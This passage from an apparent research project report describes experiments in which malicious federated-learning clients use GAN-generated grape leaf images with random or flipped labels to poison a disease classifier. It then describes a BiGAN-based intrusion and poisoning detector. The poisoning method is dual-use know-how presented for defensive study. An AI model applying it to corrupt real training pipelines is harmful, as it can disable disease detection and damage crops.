

Figure 10: Targeted labeling attack in federated learning system

Different experiments are conducted in order to investigate the impact of GAN-based dataset generation, described in section 4, for the synthesis of data poisoning attacks that can cause the deterioration of a FL model. Specifically, GAN model is used by the malicious clients to corrupt the training procedure of a grape disease classifier, which is trained in the FL system. Moreover, we consider both the attack cases, in which an attacker is able to generate images of grape plants and uses these images to either confuse the model about a specific class or degrade the quality of predictions. Concerning smart agriculture, a disease detection model could be deployed in production with different fields being the clients. In such a case, a malicious client could manipulate the process and prevent the model from converging. If such a goal is succeeded, the results could be catastrophic for a field since the model would no longer be able to detect disease (specific ones or all of them) early and generate alerts.

5.2 Technical design



Figure 11: Architecture of CNN model for grape disease classification

In the experiments, we use a simple CNN architecture (Figure 11) to classify grape disease images from the dataset described in section 3.1.4. Even though the architecture is simple, this model is capable of classifying images with almost perfect accuracy for the centralized case. Concerning the federated process, each client has the same (or similar) number of samples where the class distribution follows the one of the original dataset. It is also noted that no privacy preserving technique is utilized and the aggregation algorithm is Federated Average [62]. The parameters used for the training process can be seen in Table 2.

For the data poisoning part, we utilize the GAN described in section 4. Employing this architecture, we produce 2 datasets using different training samples for each case. We subsequently use these datasets to formulate 2 different attacks, the first one is targeted label poisoning attack, while the second one is model degradation attack.

We choose GAN for such a task because it has proven to be very effective in generating images that closely resemble the original dataset's distribution. Moreover, such a trained model is very powerful since it can generate an infinite number of images arbitrarily, which is a parameter that can be tailored to the specific attack. More specifically, in the event of targeted label attack, if a malicious client uses more fake data points, the impact of the attack will be bigger, but the stealth will be worse. This naturally produces a clear trade-off. It is also noted that malicious clients do not have a portion of the original dataset and only possess generated images by GAN. This also proves the effectiveness of this attack since a malicious client is able to launch a successful attack without having its own dataset.

Table 2: Technical model and training parameters of FL system which is subject to data poisoning attack

Parameters	Values

Epochs	2
FL Rounds	50
Server Optimizer	SGD
Client Optimizer	SGD
Learning rate	0.1

5.2.1 Experiments

This section presents the set-up as well as the results of different experiments that are conducted. For comparison reasons, we first perform experiments of different number of only benign clients. Subsequently, we introduce malicious clients to the federated process and note the alterations regarding the performance. Table 3 lists information related to the experiments. In every experiment, the model was trained for 50 federated rounds and 2 epochs per round. The used dataset is the PlantVillage, while only grapevine images are included in the experiments, consisting of 4 classes, namely Esca, Black rot, normal and leaf blight.

Table 3: Conducted experiments of data poisoning attacks in federated learning system

Experiment	Description	Number of benign clients	Number of malicious clients
Centralized	A crop disease classifier is trained in FL set-up with one benign client	1	-
FL with 5 benign clients	A crop disease classifier is trained in FL set-up with five benign clients	5	-
Model degradation attack	A crop disease classifier is trained in FL set-up with benign and malicious clients, which generate images of 4 classes and randomly labels them	5	2
Targeted label attack	A crop disease classifier is trained in FL set-up with benign and malicious client, which generates images of Leaf blight class and flips their labels to healthy ones	5	1

5.2.1.1 Baseline experiments

One benign client(centralized)

Firstly, the CNN model is trained with one benign client. This case is essentially the centralized one and we use it as a baseline to compare different approaches. The results can be seen in Figure 12 for the training and testing dataset. We can clearly see that in such a case the model achieves perfect accuracy reaching numbers close to 100%.



Figure 12: Training and testing accuracy over federated epochs for centralized case

Five benign clients

This case is similar to the one described above with the only difference being that 5 benign clients participate in the federated process instead of one. Results can be seen on Figure 13, displaying the training accuracy over federated rounds and confusion matrix. We clearly see that the performance has deteriorated compared to the centralized case, which is something to be expected. However, the resulting accuracy after 50 federated rounds is still high and this case can be used as a baseline to compare the impact of federated attacks to the performance of the classifier. We also see from the confusion matrix that in majority the model classifies all classes correctly.



Figure 13: Performance plots of FL model for the 5 benign clients case. Left Training and testing accuracy over federated epochs. Right confusion matrix

5.2.1.2 Federated attack experiments

Model degradation attack

In this case we employ GAN on malicious nodes with the intent of global model performance degradation. Each malicious client uses the GAN model described above trained with all 4 classes. Using this model, the malicious node generates a number of samples close to the number that each benign node has. Subsequently, each malicious node randomly assigns a class label to the generated images. Each local model will be trained on images that resemble the original ones but have random labels which is something that befogs the classifier.

To study this case, we compare the baselines results and report the outcome. Specifically, we test the case of 5 benign participants and 2 malicious nodes. These nodes only participate in the training phase leaving the evaluation one unchanged. Training metrics and confusion matrix can be seen in Figure 14. We see that the performance of the global model has deteriorated which is visible in both these figures. It is also noted that this deterioration is reflected on each class equally which was the targeted for this kind of attack. More specifically, we see that accuracy has dropped 15-20% compared to the baseline and that the confusion matrix shows up to 150 misclassified images for Class 1 (Esca).



Figure 14 : Performance plots of FL model in the case of model degradation attack. Left Training and testing accuracy over federated epochs. Right confusion matrix.

Targeted label attack

In this case we test the scenario of 5 benign clients and one malicious. Each of these 6 clients has the same amount of data(images). In this case, the malicious client generates image from a specific disease class, namely Leaf blight. Consequently, this participant flips the label of these images to the one corresponding to healthy ones. Its goal is to trick the model into classifying Leaf blight images as healthy. This is indeed a targeted label attack, and the results could be catastrophic for a classification model. An example of such a case is automatic disease classification by a drone and pesticide sprinkling. Within this scenario, a malicious client could divert the drone from classifying diseased plants and thus prevent it from using pesticide leading to crop failure. Results of the experiments we conducted can be seen at Figure 15.

We observe from the confusion matrix that the attack is successful, and the classifier is misclassifying Leaf blight (class 2) as healthy (class 3). It can also be seen that for the other 2 classes the accuracy has not decreased by much. This proves that the attack achieves stealth and is targeted. More specifically, we observe that testing accuracy has dropped by 18% compared to the baseline. From the confusion matrix, we can clearly see that 304 Leaf blight images are classified as healthy, whereas healthy images are clearly distinguished.



Figure 15: Performance plots of FL model in the case of targeted label attack. Left training and testing accuracy over federated epochs. Right confusion matrix.

6 Malicious Attack Detector

IoT-NGIN contains powerful cybersecurity tools, which have as purpose to enhance the cybersecurity in IoT-based Federated Learning systems. The Malicious Attack Detector (MAD) is one of those tools, aiming to facilitate the detection of cyberthreats or attacks that can happen to the system. MAD can identify anomalous behaviors, that can refer either to network and/or model updates that are shared between FL clients and server.

6.1 Description

IoT devices of FL system are commonly subject to cyber-attacks, that may render them malicious participants within the FL system. Specifically, the vulnerabilities of IoT-based FL setup can be exploited by malicious attackers, which desire to perform malicious actions and trigger various attacks against FL system, with goal to modify the behavior of the system in an undesirable way. Therefore, the detection of those attacks is a task of major importance of the cybersecurity as well as the smooth operation of FL systems.

The malicious actions that can compromise the operation of an IoT-based FL system would be network attacks as well as FL data and model poisoning attacks. Since the FL set up is built as a network, containing server and clients, it is vulnerable to different network attacks. Those attacks are performed in the form of the malicious network traffic. Specifically, malicious participants execute network attacks, aiming to alter, destroy or even steal private data of the benign ones. Additionally, the sharing of model updates between the FL server and the IoT devices during the training phase of the FL model can reveal sensitive information and can introduce data and model poisoning attacks. Those attacks can impact either the dataset or the local model and, consequently, distorting the global ML model accuracy and/or performance. The network as well as the FL data and model poisoning attacks are detailed described in the Deliverable 5.1 "Enhancing IoT Cybersecurity" [1] .

To accurate and efficient detect attacks in IoT-based FL system, IoT-NGIN develops the **Malicious Attack Detector (MAD),** by leveraging advanced ML and Generative Adversarial Networks (GANs). It is a ML-based anomaly detection module, that identifies malicious activities and suspicious behaviors of a FL set up, in which the server and clients are IoT devices. MAD monitors the network traffic logs as well as the shared model updates and raises an alarm if abnormal behavior is detected. It consists of two components, an ***Intrusion Detection System (IDS),*** that identifies the network traffics records as normal and malicious ones and an ***FL poisoning attacks Detector***, which detects malicious submissions of FL model updates.

The IDS part of MAD service is a GAN-based model. Specifically, the IDS is an unsupervised anomaly detection method using bidirectional generative adversarial networks (BiGAN) with additional training details guiding more effective Generator (G), Discriminator (D) and Encoder (E). The network is trained on normal network records and tested on abnormal data, namely network records which represent attacks. Regarding the performance of the model, the BiGAN achieves F1 Score of value 83 %. Details about the architecture of the network, the training setup as well as model's performance are described in sub-section 6.2.

To develop a robust FL poisoning attacks Detector, we rely on the assumption that in model and data poisoning attacks, the model updates created at various federated rounds presents inconsistency. Therefore, the detector checks the arrived model updates about their consistency over time. Specifically, the detector is a ML-based model, which monitors and tracks the updates at each federated round. When new updates are arrived, they are compared to the historical data and the detector rises an alert if there is an inconsistency between the values. More information and the implementation details of the FL poisoning attacks Detectors would be provided at upcoming deliverables of the IoT-NGIN project.



Figure 16: Malicious Attack Detector (MAD) deployment in FL system

Considering a FL set up, like the one depicted at Figure 16, a MAD service is placed in each FL node, either on the edge nodes participating in FL as contributors of their local ML model updates or on the Aggregator node, which calculates the global (aggregated) model and resides at edge or cloud resources. Initially, the IDS part of MAD monitors all the network records, incoming and outcoming, in order to detect anomalies, aiming to catch adversaries, before they perform real damage to the FL system. The IDS part of MAD is a GAN-based model, that is looking for deviations of network logs from normal behavior. If, an abnormality, thus a network attack, is identified, the IDS raises an alarm and the sharing of model updates between edge and aggregator nodes is not performed. If the network record is a normal one, then the IDS allows the sharing of model updates between the nodes. At this point, the FL poisoning attacks Detector of MAD is responsible to inspect if those updates occur from poisoning actions during the training of the FL model. In the case that the MAD detects attacks from a node, then this node is considered as malicious, and it is banished from the FL setup. Otherwise, the training of FL model continues.

In IoT-NGIN, the MAD service will be used in Smart Agriculture IoT and Energy Grid Active Monitoring/Control Living Labs, as it is described in D7.2 "Trial site set-up, initial results and DMP update." [61]. The role of MAD at those LLs will be to detect of network level attacks as well as data and model poison attacks.

6.2 Technical design

This section describes the processes, which are been considered during the design and implementation of robust GAN-based model, that is exploited at the IDS part of MAD service in order to detect network attacks. Specifically, data preprocessing procedures, model architecture, the training as well as the evaluation metrics are analyzed. Lastly, results about the detection of network attacks are provided.

6.2.1 Data pre-processing

The training and evaluation of the BiGAN model is done based on the NSL-KDD dataset [63], which is an Intrusion Detection System dataset. It has 41 features and contains records of normal network behavior as well as records of four types of attacks. Moreover, the dataset includes train and test set, namely KDDTrain+ and KDDTest+ respectively. A detailed description of NSL-KDD dataset is given in the Deliverable 5.1 "Enhancing IoT Cybersecurity" [1].

Initially, the KDDTrain+ and KDDTest+ subsets are split to normal and attack records. Table 4 contains the total number of records as well as the number of normal and attack records of each subset. The data cleaning follows to fix the incorrect values in the features of the datasets. The procedure is the same with the one described in Section 6.1.2 of Deliverable 5.1 "Enhancing IoT Cybersecurity" [1]. Afterwards, the *protocol_type*, *service* and *flag* features, which contain string values, are encoded using one-hot encoding and converted into 84 unique features. The main reason of this conversation is because GAN models require numerical inputs. After the applying one hot-encoding, the total amount of features is 122.

Table 4: Records of KDDTrain+ and KDDTest+ subsets

NSL-KDD	Total	Normal	Attacks
KDDTrain+	125,972	67,342	58,630
KDDTest+	22,542	9,710	12,832

The continuous features are inspected for outliers in order to be removed based on the method described in [64]. Specifically, the outlier fence concept is adopted based on the 95th rule, meaning that feature's samples with value greater than the 95th percentile of all instances are identified and removed. Moreover, the data are normalized in the range [0,1] using the MinMax Scaler.

6.2.2 Model Architecture

To effectively detect network intrusions, a Bidirectional GAN (BiGAN) is implemented and trained. BiGAN is an extended version of GAN. While GAN models generate x from a given z, they are not able to perform an inverse mapping to generate z from a given x. BiGAN architecture proposed by [65] and contains an addition to the original architecture of GAN model. Specifically, an Encoder is added, playing an important role since it helps the model to learn the inverse mapping from the real data x to the latent space $E(x)$ [66]. The Encoder is a deep neural network, which is structured as the inverse of the Generator. Additionally, the Generator of BiGAN model can produce more semantically rich synthetic data $G(z)$ based on the noise input z.



Figure 17: BiGAN Overall Structure

BiGAN architecture consists of Generator, Encoder and Discriminator. The Generator is trained to produce synthetic data based on a noise input, while the Encoder is trained to obtain the latent representation of input samples. The Discriminator takes as inputs the concatenated pairs $[G(z), z]$ and $[x, E(x)]$, which have the same dimensions. The overall structure of BiGAN is depicted at Figure 17.

As standard GAN, the training is performed at two stages. In the first stage, the Discriminator is trained to maximize the objective function, as it is described in equation (5), without updating the Generator or the Encoder. The second stage involves the training both the Generator and Encoder to minimize the same objective function.

$$min_{G,E}\ max_D\ L(D,E,G) = \mathbb{E}_{x\sim pX}\left[\mathbb{E}_{z\sim pE(\cdot|x)}[logD(x,z)]\right] + \mathbb{E}_{x\sim pZ}\left[\mathbb{E}_{x\sim pG(\cdot|z)}[\log(1 - D(x,z))]\right] \quad (5)$$

In the above equation, $p_X(x)$ is the distribution over the data, $p_Z(z)$ the distribution over the latent space, while the $p_E(z|x)$ and $p_G(x|z)$ indicate the distributions that induced by the Encoder and Generator respectively.

Regarding the BiGAN model, that has been developed in the scope of IoT-NGIN project, the Encoder receives the real sample as input and maps them to a low dimensional vector in a latent space. It is a Neural Network (NN) with two dense layers and has LeakyReLU as the activation function at each layer. The Encoder is the inverse mapper of Generator; therefore, its input size corresponds to the size of total features, which are 122 and the output size is the latent space, which is 10. The units of dense layer are 128.

The Generator maps a random noise value (a low-dimensional vector) to a higher-dimensional vector in the latent space. The Generator operates exactly opposite to the Encoder. The noise input of the Generator belongs to a standard normal distribution. Our Generator has two dense layers. In the first activation layer, the LeakyReLU is used as activation function, while the Sigmoid function is exploited at the second one. The input size of Generator is the size of latent space, namely 10, while the output layer of the Generator has the size as the input of the Encoder, which is same with the number of total features (122). Also, in the NN model, the dense layer units are 128.

The Discriminator has as purpose to distinguish if the concatenated input is obtained from the Encoder or the Generator at the training phase. It contains a concatenate layer which receives either input form the Generator $[G(z), z]$ or input form the Encoder $[x, E(x)]$, a dense layer with LeakyReLU as the activation function and an output layer with only one neuron and Sigmoid activation function, which produces the binary classification result. The input size of Discriminator equals with the concatenation of the input and output size of either

Generator or Encoder, which is 132. The output size is a single neuron since the model is built to solve binary classification problem.

In the training phase, the normal records of NSL-KDD dataset are applied to train the Generator, the Encoder, and the Discriminator. In the testing phase, both normal and attack records are used to evaluate the performance of the trained model.

6.2.3 Training and evaluation



Figure 18: BiGAN flowchart of training phase

The training of BiGAN model is done at normal data samples, aiming to learn the distribution of normal behavior. Specifically, during the training of the model, a normal traffic instance x is preprocessed based on the procedures described at section 6.2.1and then is fed to the *Encoder* of the model, which maps the input x to the latent representations $E(x)$ as output. Then, the x and $E(x)$ are concatenated and are passed as input to the Discriminator. This concatenation represents the real data, and it is labeled with the value 1.

Additionally, a noise input z is given to the Generator with aim to be trained to produce synthetic samples $G(z)$. Their concatenation is another input to the Discriminator, which represents fake data, and it is labeled with the value 0.

The Discriminator's output is a probability indicating whether the input is a "real" or "fake" sample. For instance, if the probability is close to 0, the Discriminator predicts that the input is real sample coming from the Encoder, otherwise the input is the fake sample generated by the Generator. The training procedure of BiGAN is depicted at Figure 18.

The Discriminator, Encoder and Generator are trained with Adam stochastic gradient descent as an optimizer with learning rate of 0.001and a momentum (beta1) of 0.5 and the binary cross-entropy for 1000 iterations of batch size 64. The hyperparameters that used for the training are described in Table 5.

Table 5: BiGAN Training parameters

Parameters	Values
Batch size	64

Iterations	1000
Learning rate	0.001
Momentum (Beta 1)	0.5

The training losses of Discriminator, Encoder and Generator are shown in Figure 19. It is observed that all three losses are erratic during the first iterations of training phase, however around iteration 600 are stabilized and remain stable until the end of the training. Since the Encoder is the inverse mapping of Generator, their losses follow the same patterns.



Figure 19: Training losses vs. iterations of Discriminator, Encoder and Generator Loss

